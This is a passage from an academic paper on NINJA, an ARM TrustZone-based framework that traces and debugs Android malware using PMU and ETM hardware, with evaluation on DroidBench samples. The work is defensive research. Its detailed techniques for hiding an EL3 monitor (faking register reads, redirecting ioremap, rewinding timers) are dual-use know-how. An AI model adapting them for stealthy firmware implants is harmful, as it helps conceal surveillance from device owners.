To interrupt the execution of the target, we configure the PMI to be secure and adjust the value of the PMU counter registers to trigger an overflow at a desired point. NINJA receives the secure interrupt after a PMU counter overflows and pauses the execution of the target. A human analyst then issues debugging commands via the secure serial port and introspects the current status of the target following our GDB-like debugging protocol. To ensure the PMI will be triggered again, the DS sets desirable values to the PMU registers before exiting the secure domain.

Moreover, similar to the TS, we specify the granularity of the debugging by monitoring different PMU events. For example, if we choose the event `INST_RETIRED` which occurs after an instruction is retired, the execution of the target application is paused after each instruction is executed. If the event `EXC_SVC` is chosen, the DS takes control of the system after each system call.

5 Design and Implementation

We implement NINJA on a 64-bit ARMv8 Juno r1 board. There are two ARM Cortex-A57 cores and four ARM Cortex-A53 cores on the board, and all of them include the support for PMU, ETM, and TrustZone. Based on the ATF and Linaro's deliverables on Android 5.1.1 for Juno, we build a customized firmware for the board. Note that NINJA is compatible with commercial mobile devices because it relies on existing deployed hardware features.

5.1 Bridge the Semantic Gap

As with the VMI-based [27] and TEE-based [54] systems, bridging the semantic gap is an essential step for NINJA to conduct the analysis. In particular, we face two layers of semantic gaps in our system.

5.1.1 Gap between Normal and Secure Domains

In the DS, NINJA uses PMI to trigger a trap to EL3. However, the PMU counts the instructions executed in the CPU disregarding to the current running process. That means the instruction which triggers the PMI may belong to another application. Thus, we first need to identify if the current running process is the target. Since NINJA is implemented in the secure domain, it cannot understand the semantic information of the normal domain, and we have to fill the semantic gap to learn the current running process in the OS.

In Linux, each process is represented by an instance of `thread_info` data structure, and the one for the current running process could be obtained by `SP & ~(THREAD_SIZE - 1)` , where `SP` indicates the current stack pointer and `THREAD_SIZE` represents the size of the stack. Next, we can fetch the `task_struct`, which maintains the process information (like pid, name, and memory layout), from the `thread_info`. Then, the target process can be identified by the pid or process name.

5.1.2 Gap in Android Java Virtual Machine

Android maintains a Java virtual machine to interpret Java bytecode, and we need to figure out the current executing Java method and bytecode during the Android API tracing and bytecode stepping. DroidScope [52] fills the semantic gaps in the Dalvik to understand the current status of the VM. However, as a result of Android upgrades, Dalvik is no longer available in recent Android versions, and the approach in DroidScope is not applicable for us.

By manually analyzing the source code of ART, we learn that the bytecode interpreter uses `ExecuteGotoImpl` or `ExecuteSwitchImpl` function to execute the bytecode. The approaches we used to fill the semantic gap in these two functions are similar, and




Figure 3: Semantics in the Function `ExecuteGotoImpl`.

we use function `ExecuteGotoImpl` as an example to explain our approach. In Android, the bytecode of a Java method is organized as a 16-bit array, and ART passes the bytecode array to the function `ExecuteGotoImpl` together with the current execution status such as the current thread, caller and callee methods, and the call frame stack that stores the call stack and parameters. Then, the function `ExecuteGotoImpl` interprets the bytecode in the array following the control flows, and a local variable `dex_pc` indicates the index of the current interpreting bytecode in the array. By manual checking the decompiled result of the function, we find that the pointer to the bytecode array is stored in register `X27` while variable `dex_pc` is kept by register `X21`, and the call frame stack is maintained in register `X19`. Figure 3 shows the semantics in the function `ExecuteGotoImpl`. By combining registers `X21` and `X27`, we can locate the current executing bytecode. Moreover, a single frame in the call frame stack is represented by an instance of `StackFrame` with the variable `link_` pointing to the previous frame. The variable `method_` indicates the current executing Java method, which is represented by an instance of `ArtMethod`. Next, we fetch the declaring class of the Java method following the pointer `declaring_class_`. The pointer `dex_cache_` in the declaring class points to an instance of `DexCache` which is used to maintain a cache for the DEX file, and the variable `dex_file_` in the `DexCache` finally points to the instance of `DexFile`, which contains all information of a DEX file. Detail description like the name of the method can be fetched via the index of the method (i.e., `dex_method_index_`) in the method array maintained by the `DexFile`. Note that both `ExecuteGotoImpl` and `ExecuteSwitchImpl` functions have four different template implementations in ART, and our approach is applicable to all of them.

5.2 Secure Interrupts

In GIC, each interrupt is assigned to Group 0 (secure interrupts) or Group 1 (non-secure interrupts) by a group of 32-bit `GICD_IGROUPR` registers. Each bit in each `GICD_IGROUPR` register represents the group information of a single interrupt, and value 0 indicates Group 0 while value 1 means Group 1. For a given interrupt ID `n`, the index of the corresponding `GICD_IGROUPR` register is given by $n / 32$, and the corresponding bit in the register is $n \bmod 32$. Moreover, the GIC maintains a target process list in `GICD_ITARGETSR` registers for each interrupt. By default, the ATF configures the secure interrupts to be handled in Cortex-A57 core 0.

As mentioned in Section 4.1, NINJA uses secure PMI and NMI to trigger a reliable switch. As the secure interrupts are handled in Cortex-A57 core 0, we run the target application on the same core to reduce the overhead of the communication between cores. In Juno board, the interrupt ID for PMI in Cortex-A57 core 0 is 34. Thus, we clear the bit 2 of the register `GICD_IGROUPR1` ($34 \bmod 32 = 2, 34 / 32 = 1$) to mark the interrupt 34 as secure. Similarly, we configure the interrupt 195, which is triggered by pressing a GPIO button, to be secure by clearing the bit 3 of the register `GICD_IGROUPR6`.

5.3 The Trace Subsystem

5.3.1 Instruction Tracing

NINJA uses ETM embedded in the CPU to trace the executed instructions. Figure 4 shows the ETM and related components in Juno board. The funnels shown in the figure are used to filter the output of ETM, and each of them is controlled by a group of CoreSight Trace Funnel (CSTF) registers [9]. The filtered result is then output to Embedded Trace FIFO (ETF) which is controlled by Trace Memory Controller (TMC) registers [10].

In our case, as we only need the trace result from the core 0 in the Cortex-A57 cluster, we set the `EnS0` bit in CSTF Control Register of funnel 0 and funnel 2, and clear other slave bits. To enable the ETF, we set the `TraceCaptEn` bit of the TMC CTL register.

The ETM is controlled by a group of trace registers. As the target application is always executed in non-secure EL0 or non-secure EL1, we make the ETM only trace these states by setting all `EXLEVEL_S` bits and clearing all `EXLEVEL_NS` bits of the `TRCVICTLR` register. Then, NINJA sets the `EN` bit of `TRCPRGCTLR` register to start the instruction trace. In regard to stop the trace, we first clear the `EN` bit of `TRCPRGCTLR` register to disable




Figure 4: ETM in Juno Board.

ETM and then set the `StopOnFl` bit and the `FlushMan` bits of `FFCR` register in the TMC registers to stop the ETF. To read the trace result, we keep reading from `RRD` register until `0xFFFFFFFF` is fetched. Note that the trace result is an encoded trace stream, and we use an open source analyzer `ptm2human` [26] to convert the stream to a readable format.

5.3.2 System Call Tracing

The system call of Linux in ARM platforms is achieved by supervisor call instruction `svc`, and an immediate value following the `svc` instruction indicates the corresponding system call number. Since the ETM can be configured to trace the PMU event `EXC_SVC`, which occurs right after the execution of a `svc` instruction, we trace the system calls via tracing this event in ETM.

As mentioned in Section 4.2, we can configure the ETM to trace PMU events during the instruction trace. The `TRCEXTINSELR` register is used to trace at most four external input source, and we configure one of them to trace the `EXC_SVC` event. In Cortex-A57, the event number of the `EXC_SVC` event is `0x60`, so we set the `SEL0` bits of the `TRCEXTINSELR` register to be `0x60`. Also, the `SELECT` bits of the second trace resource selection control register `TRCRSCTLR2` (`TRCRSCTLR0` and `TRCRSCTLR1` are reserved) is configured to 0 to select the external input 0 as tracing resource 2. Next, we configure the `EVENT0` bit of `TRCEVENTCTL0R` register to 2 to select the resource 2 as event 0. Finally, the `INSTEN` bit of `TRCEVENTCTL1R` register is set to 0x1 to enable event 0. Note that the `X` bit of PMU register `PMCR_EL0` should also be set to export the events to ETM. After the configuration, the ETM can be used to trace system calls, and the configuration to start and stop the trace is similar to the one in Section 5.3.1.

5.3.3 Android API Tracing

Unlike the instruction trace and system call trace, we cannot use ETM to directly trace the Android APIs as the existence of the semantic gap. As mentioned in Section 5.1.2, each Java method is interpreter by `ExecuteGotoImpl` or `ExecuteSwitchImpl` function, and ART jumps to these functions by a branch instruction `bl`. Since a PMU event `BR_RETIRED` is fired after execution of a branch instruction, we use PMU to trace the `BR_RETIRED` event and reconstruct the semantic information following the approach described in Section 5.1.2 if these functions are invoked.

There exist six PMU counters for each processor on Juno board, and we randomly select the last one to be used for the Android API trace and the DS. Firstly, the `E` bit of `PMCR_EL0` register is set to enable the PMU. Then, both `PMCNTENSET_EL0` and `PMINTENSET_EL1` registers are set to `0x20` to enable the counter 6 and the overflow interrupt of the counter 6. Next, we set `PMEVTYPER5_EL0` register to `0x80000021` to make the counter 6 count the `BR_RETIRED` event in non-secure EL0. Finally, the counter `PMEVCNTR5_EL0` is set to its maximum value `0xFFFFFFFF`. With this configuration, a secure PMI is routed to EL3 after the execution of the next branch instruction. In the interrupt handler, the `ELR_EL3` register, which is identical to the `PC` of the normal domain, is examined to identify whether the execution of normal domain encounters `ExecuteGotoImpl` or `ExecuteSwitchImpl` function. If true, we fill the semantic gap and fetch the information about the current executing Java method. By the declaring class of the method, we differentiate the Android APIs from the developer defined methods. Before returning to the normal domain, we reset the performance counter to its maximum value to make sure the next execution of a branch instruction leads to an overflow.

5.4 The Debug Subsystem

Debugging is another essential approach to learn the behavior of an application. NINJA leverages a secure serial port to connect the board to an external debugging client. There exists two serial port (i.e., `UART0` and `UART1`) in Juno board, and the ATF uses `UART0` as the debugging input/output of both normal domain and secure domain. To build a secure debugging bridge, NINJA uses `UART1` as the debugging channel and marks it as a secure device by configuring NIC-400 [3]. Alternatively, we can use a USB cable for this purpose. In the DS, an analyst pauses the execution of the target application by the secure NMI or predefined breakpoints and send debugging commands to the board via the secure serial port. NINJA processes the commands and outputs the response to the serial port with a user-friendly format. The table in Appendix A shows the supported debugging commands. The information about symbols in both bytecode and machine code are not supported at this moment, and we consider it as our future work.

5.4.1 Single-instruction Stepping

The ARMv8 architecture provides instruction stepping support for the debuggers by the SS bit of MDSCR_EL1 register. Once this bit is set, the CPU generates a software step exception after each instruction is executed, and the highest EL that this exception can be routed is EL2. However, this approach has two fundamental drawbacks: 1) the EL2 is normally prepared for the hardware virtualization systems, which does not satisfy our transparency requirements. 2) The instruction stepping changes the value of PSTATE, which is accessible from EL1. Thus, we cannot use the software step exception for the instruction stepping. Another approach is to modify the target application's code to generate a SMC exception after each instruction. Nonetheless, the modification brings the side effect that the self-checking malware may be aware of it.

The PMU event INST_RETIRED is fired after the execution of each instruction, and we use this event to implement instruction stepping by using similar approach mentioned in Section 5.3.3. With the configuration, NINJA pauses the execution of the target after the execution of each instruction and waits for the debugging commands.

Moreover, NINJA is capable of stepping Java bytecode. Recall that the functions ExecuteGotoImpl and ExecuteSwitchImpl interpret the bytecode in Java methods. In both functions, a branch instruction is used to switch to the interpretation code of each Java bytecode. Thus, we use BR_RETIRED event to trace the branch instructions and firstly ensure the pc of normal domain is inside the two interpreter functions. Next, we fill the semantic gap and monitor the value of dex_pc. As the change of dex_pc value indicates the change of current interpreting bytecode, we pause the system once the dex_pc is changed to achieve Java bytecode stepping.

5.4.2 Breakpoints

In ARMv8 architecture, a breakpoint exception is generated by either a software breakpoint or a hardware breakpoint. The execution of brk instruction is considered as a software breakpoint while the breakpoint control registers DBGBCR_EL1 and breakpoint value registers DBGBVR_EL1 provide support for at most 16 hardware breakpoints. However, similar to the software step exception, the breakpoint exception generated in the normal domain could not be routed to EL3, which breaks the transparency requirement of NINJA. MalT [54] discusses another breakpoint implementation that modifies the target's code to trigger an interrupt. Due to the transparency requirement, we avoid this approach to keep our system transparent against the self-checking malware. Thus, we implement the breakpoint based on the instruction stepping technique discussed above. Once the analyst adds a breakpoint, NINJA stores its address and enable PMU to trace the execution of instructions. If the address of an executing instruction matches the breakpoint, NINJA pauses the execution and waits for debugging commands. Otherwise, we return to the normal domain and do not interrupt the execution of the target.

5.4.3 Memory Read/Write

NINJA supports memory access with both physical and virtual addresses. The TrustZone technology ensures that EL3 code can access the physical memory of the normal domain, so it is straight forward for NINJA to access memory via physical addresses. Regarding to memory accesses via virtual addresses, we have to find the corresponding physical addresses for the virtual addresses in the normal domain. Instead of manually walk through the page tables, a series of Address Translation (AT) instructions help to translate a 64-bit virtual address to a 48-bit physical address[2] considering the translation stages, ELs and memory attributes. As an example, the at s12e0r *addr* instruction performs stage 1 and 2 (if available) translations as defined for EL0 to the 64-bit address *addr*, with permissions as if reading from *addr*. The [47:12] bits of the corresponding physical address are storing in the PA bits of the PAR_EL1 register, and the [11:0] bits of the physical address are identical to the [11:0] bits of the virtual address *addr*. After the translation, NINJA directly manipulates the memory in normal domain according to the debugging commands.

5.5 Interrupt Instruction Skid

In ARMv8 manual, the interrupts are referred as asynchronous exceptions. Once an interrupt source is triggered, the CPU continues executing the instructions instead of waiting for the interrupt. Figure 5 shows the interrupt process in Juno board. Assume that an interrupt source is triggered before the MOV instruction is executed. The processor then sends the interrupt request to the GIC and continues executing the MOV instruction. The GIC processes the requested interrupt according to the configuration, and signals the interrupt back to the processor. Note that it takes GIC some time to finish the process, so some instructions following the MOV instruction have been executed when the interrupt arrives the processor. As shown in Figure 5, the current executing instruction is the ADD instruction instead of the MOV instruction when the interrupt arrives, and the instruction shadow region between the MOV and ADD instructions is considered as interrupt instruction skid.

[2]The ARMv8 architecture does not support more bits in the physical address at this moment




Figure 5: Interrupt Instruction Skid.




Figure 6: Protect the `PMCR_EL0` Register via Traps.

The skid problem is a well-known problem [42, 49] and affects NINJA since the current executing instruction is not the one that triggers the PMI when the PMI arrives the processor. Thus, the DS may not exactly step the execution of the processor. Although the skid problem cannot be completely eliminated, the side-effect of the skid does not affect our system significantly, and we provide a detailed analysis and evaluation in Section 7.5.

6 Transparency

As NINJA is not based on the emulator or other sandboxes, the anti-analysis techniques mentioned in [29, 36, 48] cannot detect the existence of NINJA. Moreover, other anti-debugging techniques like anti-ptrace [53] do not work for NINJA since our analysis does not use ptrace. Nonetheless, NINJA leaves artifacts such as changes of the registers and the slow down of the system, which may be detected by the target application. Next, we discuss the mitigation of these artifacts.

6.1 Footprints Elimination

Since NINJA works in the secure domain, the hardware prevents the target application from detecting the code or memory usage of NINJA. Moreover, as the ATF restores all the general purpose registers while entering the secure domain and resumes them back while returning to the normal domain, NINJA does not affect the registers used by the target application as well. However, as we use ETM and PMU to achieve the debugging and tracing functions, the modification to the PMU registers and the ETM registers leaves a detectable footprint. In ARMv8, the PMU and ETM registers are accessible via both system-instruction and memory-mapped interfaces.

6.1.1 System-Instruction Interface

The system-instruction interface makes the system registers readable via `MRS` instruction and writable via `MSR` instruction. In NINJA, we ensure that the access to the target system registers via these instructions to be trapped to EL3. The `TPM` bit of the `MDCR_EL3` register and the `TTA` bit of the `CPTR_EL3` register help to trap the access to PMU and ETM registers to EL3, respectively; then we achieve the transparency by providing artificial values to the normal domain. Figure 6 is an example of manipulating the reading to the `PMCR_EL0` register and returning the default value of the register. Before the `MRS` instruction is executed, a trap is triggered to switch to the secure domain. NINJA then analyzes the instruction that triggers the trap and learns that the return value of `PMCR_EL0` is stored to the general-purpose register `X0`. Thus, we put the default value 0x41013000 to the general-purpose register `X0` and resume to the normal domain. Note that the `PC` register of the normal domain should also be modified to skip the `MRS` instruction. We protect both the registers that we modified (e.g., `PMCR_EL0`, `PMCNTENSET_EL0`) and the registers modified by the hardware as a result of our usage (e.g., `PMINTENCLR_EL1`, `PMOVSCLR_EL0`).

6.1.2 Memory Mapped Interface

Each of the PMU or ETM related components occupies a distinct physical memory region, and the registers of the component can be accessed via offsets in the region. Since these memory regions do not locate in the DRAM (i.e., main memory), the TrustZone Address Space Controller (TZASC) [12], which partitions the DRAM into secure regions and non-secure regions, cannot protect them directly. Note that this hardware memory region is not initialized by the system firmware by default and the system software such as applications and OSes cannot access it because the memory region is not mapped into the virtual memory. However, advanced malware might remap this physical memory region via functions like `mmap` and `ioremap`. Thus, to further defend against these attacks, we intercept the suspicious calls to these functions and redirect the call to return an artificial memory region.

The memory size for both the PMU and ETM memory regions is 64k, and we reserve a 128k memory region on the DRAM to be the artificial PMU and ETM memory. The ATF for Juno board uses the DRAM region 0x880000000 to 0x9ffffffff as the memory of the rich OS and the region 0xa00000000 to 0x1000000000 of the DRAM is not actually initialized. Thus, we randomly choose the memory region 0xa00040000 to 0xa00060000 to be the region for artificial memory mapped registers. While the system is booting, we firstly duplicate the values in the PMU and ETM memory regions into the artificial regions. As the function calls are achieved by `bl` instruction, we intercept the call to the interested functions by using PMU to trigger a PMI on

the execution of branch instructions and compare the pc of the normal domain with the address of these functions. Next, we manipulate the call to these functions by modification to the parameters. Take ioremap function as an example. The first parameter of the function, which is stored in the register X0, indicates the target physical address, and we modify the value stored at the register to the corresponding address in the artificial memory region. With this approach, the application never reads the real value of PMU and ETM registers, and cannot be aware of NINJA.

6.2 Defending Against Timing Attacks

The target application may use the SoC or external timers to detect the time elapsed in the secure domain since the DS affects the performance of the processor and communicates with a human analyst. Note that the TS using ETM does not affect the performance of the processor and thus is immune to the timing attack.

The ARMv8 architecture defines two types of timer components, i.e., the memory-mapped timers and the generic timer registers [8]. Other than these timers, the Juno board is equipped with an additional Real Time Clock (RTC) component PL031 [6] and two dual-timer modules SP804 [4] to measure the time. For each one of these components, we manipulate its value to make the time elapsed of NINJA invisible.

Each of the memory-mapped timer components is mapped to a pre-defined memory region, and all these memory regions are writable in EL3. Thus, we record the value of the timer or counter while entering NINJA and restore it before existing NINJA. The RTC and dual-timer modules are also mapped to a writable memory region, so we use a similar method to handle them.

The generic timer registers consist of a series of timer and counter registers, and all of these registers are writable in EL3 except the physical counter register CNTPCT_EL0 and the virtual counter register CNTVCT_EL0. For the writable registers, we use the same approach as handling memory-mapped timers to manipulate them. Although CNTPCT_EL0 is not directly writable, the ARM architecture requires a memory-mapped counter component to control the generation of the counter value [8]. In the Juno board, the generic counter is mapped to a controlling memory frame 0x2a430000-0x2a43ffff, and writing to the memory address 0x2a430008 updates the value of CNTPCT_EL0. The CNTVCT_EL0 register always holds a value equal to the value of the physical counter register minus the value of the virtual offset register CNTVOFF_EL2. Thus, the update to the CNTPCT_EL0 register also updates the CNTVCT_EL0 register.

Note that the above mechanism only considers the time consumption of NINJA, and does not take the time consumption of the ATF into account. Thus, to make it more precise, we measure the average time consumption of the ATF during the secure exception handling (see Appendix B) and minus it while restoring the timer values. Besides the timers, the malware may also leverage the PMU to count the CPU cycles. Thus, NINJA checks the enabled PMU counters and restores their values in a similar way to the writable timers.

The external timing attack cannot be defended by modifying the local timer since external timers are involved. As the instruction tracing in NINJA is immune to the timing attack, we can use the TS to trace the execution of the target with DS enabled and disabled. By comparing the trace result using the approaches described in BareCloud [31] and MalGene [30], we may identify the suspicious instructions that launch the attack and defend against the attack by manipulating the control flow in EL3 to bypass these instructions. However, the effectiveness of this approach needs to be further studied. Currently, defending against the external timing attack is an open research problem [20, 54].

7 Evaluation

To evaluate NINJA, we fist compare it with existing analysis and debugging tools on ARM. NINJA neither involves any virtual machine or emulator nor uses the detectable Linux tools like ptrace or strace. Moreover, to further improve the transparency, we do not modify Android system software or the Linux kernel. The detailed comparison is listed in Table 1. Since NINJA only relies on the ATF, the table shows that the Trusted Computing Base (TCB) of NINJA is much smaller than existing systems.

7.1 Output of Tracing Subsystem

To learn the details of the tracing output, we write a simple Android application that uses Java Native Interface to read the /proc/self/status file line by line (which can be further used to identify whether ptrace is enabled) and outputs the content to the console. We use instruction trace of the TS to trace the execution of the application, and also measure the time usage. The status file contains 38 lines in total, and it takes about 0.22 *ms* to finish executing. After the execution, the ETF contains 9.92 *KB* encoded trace data, and the datarate is approximately 44.03 MB/s. Next, we use ptm2human [26] to decode the data, and the decoded trace data contains 1341 signpost instructions (80 in our custom native library and the others in libc.so). By manually introspect the signpost instructions in our custom native library, we can rebuild the whole execution control flow. To reduce the

Table 1: Comparing with Other Tools. The source lines of code (SLOC) of the TCB is calculated by `sloccount` [47] based on Android 5.1.1 and Linux kernel 3.18.20.

ATF = ARM Trusted Firmware, AOS = Android OS, LK = Linux Kernel

	NINJA	TaintDroid [22]	TaintART [44]	DroidTrace [56]	CrowDroid [15]	DroidScope [52]	CopperDroid [45]	NDroid [38]
No VM/emulator	✓	✓	✓	✓	✓			
No ptrace/strace	✓	✓	✓			✓	✓	✓
No modification to Android	✓			✓	✓	✓	✓	✓
Analyzing native instruction	✓			✓	✓	✓	✓	✓
Trusted computing base	ATF	AOS + LK	AOS + LK	LK	LK	QEMU	QEMU	QEMU
SLOC of TCB (K)	27	56,355	56,355	12,723	12,723	489	489	489

storage usage of the ETM, we can use real-time continuous export via either a dedicated trace port capable of sustaining the bandwidth of the trace or an existing interface on the SoC (e.g., a USB or other high-speed port) [11].

7.2 Tracing and Debugging Samples

We pickup two samples `ActivityLifecycle1` and `PrivateDataLeak3` from DroidBench [21] project and use NINJA to analyze them. We choose these two specific samples since they exhibit representative malicious behavior like leaking sensitive information via local file, text message, and network connection.


Analyzing *ActivityLifecycle1*. To get an overview of the sample, we first enable the Android API tracing feature to inspect the APIs that read sensitive information (source) and APIs that leak information (sink), and find a suspicious API call sequence. In the sequence, the method `TelephonyManager.getDeviceId` and method `HttpURLConnection.connect` are invoked in turn, which indicates a potential flow that sends IMEI to a remote server. As we know the network packets are sent via the system call `sys_sendto`, we attempt to intercept the system call and analyze the parameters of the system call. In Android, the system calls are invoked by corresponding functions in `libc.so`, and we get the address of the function for the system call `sys_sendto` by disassembling `libc.so`. Thus, we use NINJA to set a breakpoint at the address, and the second parameter of the system call, which is stored in register `X1`, shows that the sample sends a 181 bytes buffer to a remote server. Then, we output the memory content of the buffer and find that it is a `HTTP GET` request to host `www.google.de` with path `/search?q=353626078711780`. Note that the digits in the path is exactly the IMEI of the device.

Analyzing *PrivateDataLeak3*. Similar to the previous analysis, the Android API tracing helps us to find a suspicious API call sequence consisting of the methods `TelephonyManager.getDeviceId`, `Context.openFileOutput`, and `SmsManager.sendTextMessage`. As the Android uses the system calls `sys_openat` to open a file and `sys_write` to write a file, we set breakpoints at the address of these calls. Note that the second parameter of `sys_openat` represents the full path of the target file and the second parameter of `sys_write` points to a buffer writing to a file. Thus, after the breakpoints are hit, we see that sample writing IMEI 353626078711780 to the file `/data/data/de.ecspride/files/out.txt`. The API `SmsManager.sendTextMessage` uses `binder` to achieve IPC with the lower-layer `SmsService` in Android system, and the semantics of the IPC is described in CopperDroid [45]. By intercepting the system call `sys_ioctl` and following the semantics, we finally find the target of the text message "+49" and the content of the message 353626078711780.


7.3 Transparency Experiments

7.3.1 Accessing System Instruction Interface

To evaluate the protection mechanism of the system instruction interface, we write an Android application that reads the `PMCR_EL0` and `PMCNTENSET_EL0` registers via `MRS` instruction. The values of these two registers represent whether a performance counter is enabled. We first use the application to read the registers with NINJA disabled, and the result is shown in the upper rectangle of Figure 7a. The last bit of the `PMCR_EL0` register and the value of the `PMCNTENSET_EL0` register are 0, which means that all the performance counters are disabled. Then we press a GPIO button to enable the Android API tracing feature of NINJA and read the registers again. From the console output shown in Figure 7b, we see that the access to the registers is successfully trapped into EL3. And the output shows that the real values of the `PMCR_EL0` and `PMCNTENSET_EL0` registers are 0x41013011 and 0x20, respectively, which indicates that the counter `PMEVCNTR5_EL0` is enabled. However, the lower rectangle in Figure 7a shows that the value of the registers fetched by the application keep unchanged.



(a) Reading PMU Register in an Application.



(b) EL3 Output in the Secure Console.

Figure 7: Accessing System Instruction Interface.

This experiment shows that NINJA effectively eliminates the footprint on the system instruction interface.

7.3.2 Accessing Memory Mapped Interface

In this section, we take `ioremap` function as an example to evaluate whether the interception to the memory-mapping functions works. As the `ioremap` function can be called only in the kernel space, we write a kernel module that remaps the memory region of the ETM by the `ioremap` function, and print the content of the first 32 bytes in the region. Similar to the approach discussed above, we first load the kernel module with NINJA disabled, and the output is shown in the upper rectangle in Figure 8a. Note that the 5th to the 8th bytes are mapped as the `TRCPRGCTLR` register and the `EN` bit, which indicates the status of the ETM, is the last bit of the register. In the upper rectangle, the `EN` bit 0 shows that the ETM is disabled. Next, we enable the instruction tracing feature of NINJA and reload the kernel module. The lower rectangle in Figure 8a shows that the content of the memory fetched by the module remains the same. However, in the Figure 8b, the output from EL3 shows that the memory of the ETM has changed. This experiment shows that we successfully hide the ETM status change to the normal domain, and NINJA remains transparent.

7.3.3 Adjusting the Timers

To evaluate whether our mechanism that modifies the local timers works, we write a simple application that launches a dummy loop for 1 billion times, and calculate the execution time of the loop by the return values of the API call `System.currentTimeMillis()`. In the first experiment, we record the execution time with NINJA disabled, and the average time for 30 runs is 53.16s with a standard deviation 2.97s. In the second experiment, we enable the debugging mode of NINJA and pause the execution during the loop by pressing the GPIO button. To simulate the manual analysis, we send a command `rr` to output all the general purpose registers and then read them for 60s. Finally, a command `c` is sent to resume

Table 2: The TS Performance Evaluation Calculating 1 Million Digits of π.

	Mean	STD	# Slowdown
Base: Tracing disabled	2.133 s	0.69 ms	
Instruction tracing	2.135 s	2.79 ms	∼ 1x
System call tracing	2.134 s	5.13 ms	∼ 1x
Android API tracing	149.372 s	1287.88 ms	∼70x

the execution of the target. We repeat the second experiment with the timer adjusting feature of NINJA enabled and disabled for 30 times each, and record the execution time of the loop. The result shows that the average execution time with timer adjusting feature disabled is 116.33s with a standard deviation 2.24s, and that with timer adjusting feature enabled is 54.33s with a standard deviation 3.77s. As the latter result exhibits similar execution time with the original system, the malware cannot use the local timer to detect the presence of the debugging system.

7.4 Performance Evaluation

In this section, we evaluate the performance overhead of the trace subsystem due to its automation characteristic. Performance overhead of the debugging subsystem is not noticed by an analyst in front of the command console, and the debugging system is designed with human interaction.

To learn the performance overhead on the Linux binaries, we build an executable that using an open source π calculation algorithm provided by the GNU Multiple Precision Arithmetic Library [46] to calculate 1 million digits of the π for 30 times with the tracing functions disabled and enabled, and the time consumption is shown in Table 2. Since we leverage ETM to achieve the instruction tracing and system call tracing, the experiment result shows that the ETM-based solution has negligible overhead — less than 0.1%. In the Android API tracing, the overhead is about 70x. This overhead is mainly due to the frequent domain switch during the execution and bridging the semantic gap. To reduce the overhead, we

```
[  375.072598] Remap memory region for ETM:
[  375.076644] Remapped virtual address base: 0x657a000
[  375.081580] 0x0657a000:00000000 00000000 00000000 00000003
[  375.087097] 0x0657a010:00000001 00000000 00000000 00000000
[  389.382726] Remap memory region for ETM:
[  389.386770] Remapped virtual address base: 0x657c000
[  389.391706] 0x0657c000:00000000 00000000 00000000 00000003
[  389.397223] 0x0657c010:00000001 00000000 00000000 00000000
```

Memory content while the ETM is disabled

Memory content while the ETM is enabled

(a) Reading ETM Memory Region.

```
INFO:    *********************
INFO:    Power domain enabled, GPIO Initialized
INFO:    *********************
INFO:    Button clicked, interrupt id 195
INFO:    Fake ETM region initialized
INFO:    ETM enabled
INFO:    ioremap detected
INFO:    Current ETM memory:
INFO:    0x22040000:00000000 00000001 00000000 00000000
INFO:    0x22040010:000018c1 00000000 00000000 00000000
```

Actual memory content while the ETM is enabled

(b) EL3 Output in the Secure Console.

Figure 8: Memory Mapped Interface.

Table 3: The TS Performance Evaluation with CF-Bench [16].

	Native Scores			Java Scores			Overall Scores		
	Mean	STD	Slowdown	Mean	STD	Slowdown	Mean	STD	Slowdown
Base: Tracing disabled	25380	1023		18758	1142		21407	1092	
Instruction tracing	25364	908	$\sim$ 1x	18673	1095	$\sim$ 1x	21349	1011	$\sim$ 1x
System call tracing	25360	774	$\sim$ 1x	18664	1164	$\sim$ 1x	21342	911	$\sim$ 1x
Android API tracing	6452	24	$\sim$ 4x	122	4	$\sim$ 154x	2654	11	$\sim$ 8x

can combine ETM instruction trace with data trace, and leverage the trace result to rebuild the semantic information and API usage offline.

To measure the performance overhead on the Android applications, we use CF-Bench [16] downloaded from Google Play Store. The CF-Bench focuses on measuring both the Java performance and native performance in Android system, and we use it to evaluate the overhead for 30 times. The result in Table 3 shows that the overheads of instruction tracing and system call tracing are sufficiently small to ignore. The Android API tracing brings 4x slowdown on the native score and 154x slowdown on the Java score, and the overall slowdown is 8x. Note that we make these benchmarks to be executed only on Cortex-A57 core 0 by setting their CPU affinity mask to 0x1 since NINJA only stays in that core.

7.5 Skid Evaluation

In this subsection, we evaluate the influence of the skid problem to NINJA. Since the instruction tracing, system call tracing, and memory read/write do not involve PMI, these functionalities are not affected by the skid problem. In ART, each bytecode is interpreted as an array of machine code. Our bytecode stepping mechanism recognizes the corresponding bytecode once it is executing any machine code in the array, i.e., the skid problem affects the bytecode stepping if and only if the instruction shadow covers all the machine code for a bytecode. We evaluate the listed 218 bytecode opcode [24] on the Android official website, and it shows that the shadow region cannot cover the machine code for any of them. Thus, the bytecode stepping does not suffer from the skid problem. For a similar reason, the skid problem has no influence on the Android API tracing.

However, the native code stepping and the breakpoint

Table 4: Instructions in the Skid Shadow with Representative PMU Events.

Event Number	Event Description	# of Instructions	
		Mean	STD
0x81-0x8F	Exception related events that firing after taking exceptions	0	0
0x11	CPU cycle event that firing after each CPU cycle	2.73	2.30
0x08	Instruction retired event that firing after executing each instruction	6.03	4.99

are still affected, and both of them use instruction retired event to overflow the counter. Since the skid problem is due to the delay between the interrupt request and the interrupt arrival, we first use PMU counter to measure this delay by CPU cycles. Similar with the instruction stepping, we make the PMU counter to count `CPU_CYCLES` event and initialize the value of the counter to its maximum value. Then, the counter value after switching into EL3 is the time delay of the skid in CPU cycles. The results of 30 experiments show that the delay is about 106.3 CPU cycles with a standard deviation 2.26. As the frequency of our CPU is 1.15GHz, the delay is about 0.09μs. We also evaluate the number of instructions in the skid shadow with some representative PMU events. For each event, we trigger the PMI for 30 times and calculate the mean and standard deviation of the number of instructions in the shadow. Table 4 shows the result with different PMU events. Unlike the work described in [42], the exception related events exhibits no instruction shadow in our platform, and we consider it is caused by different ARM architectures. It is worth noting that the number of instructions in the skid shadow of the CPU cycle event is less than the instruction retired event. However, using the CPU cycle event may lead to multiple PMIs for a single instruction since the

execution of a single instruction may need multiple CPU cycles, which introduces more performance overhead but with more fine-grained instruction-stepping. In practice, it is a trade off between the performance overhead and the debugging accuracy, and we can use either one based on the requirement.

8 Discussion

NINJA leverages existing deployed hardware and is compatible with commercial mobile devices. However, the secure domain on the commercial mobile devices is managed by the Original Equipment Manufacturer (OEM). Thus, it requires cooperation from the OEMs to implement NINJA on a commercial mobile device.

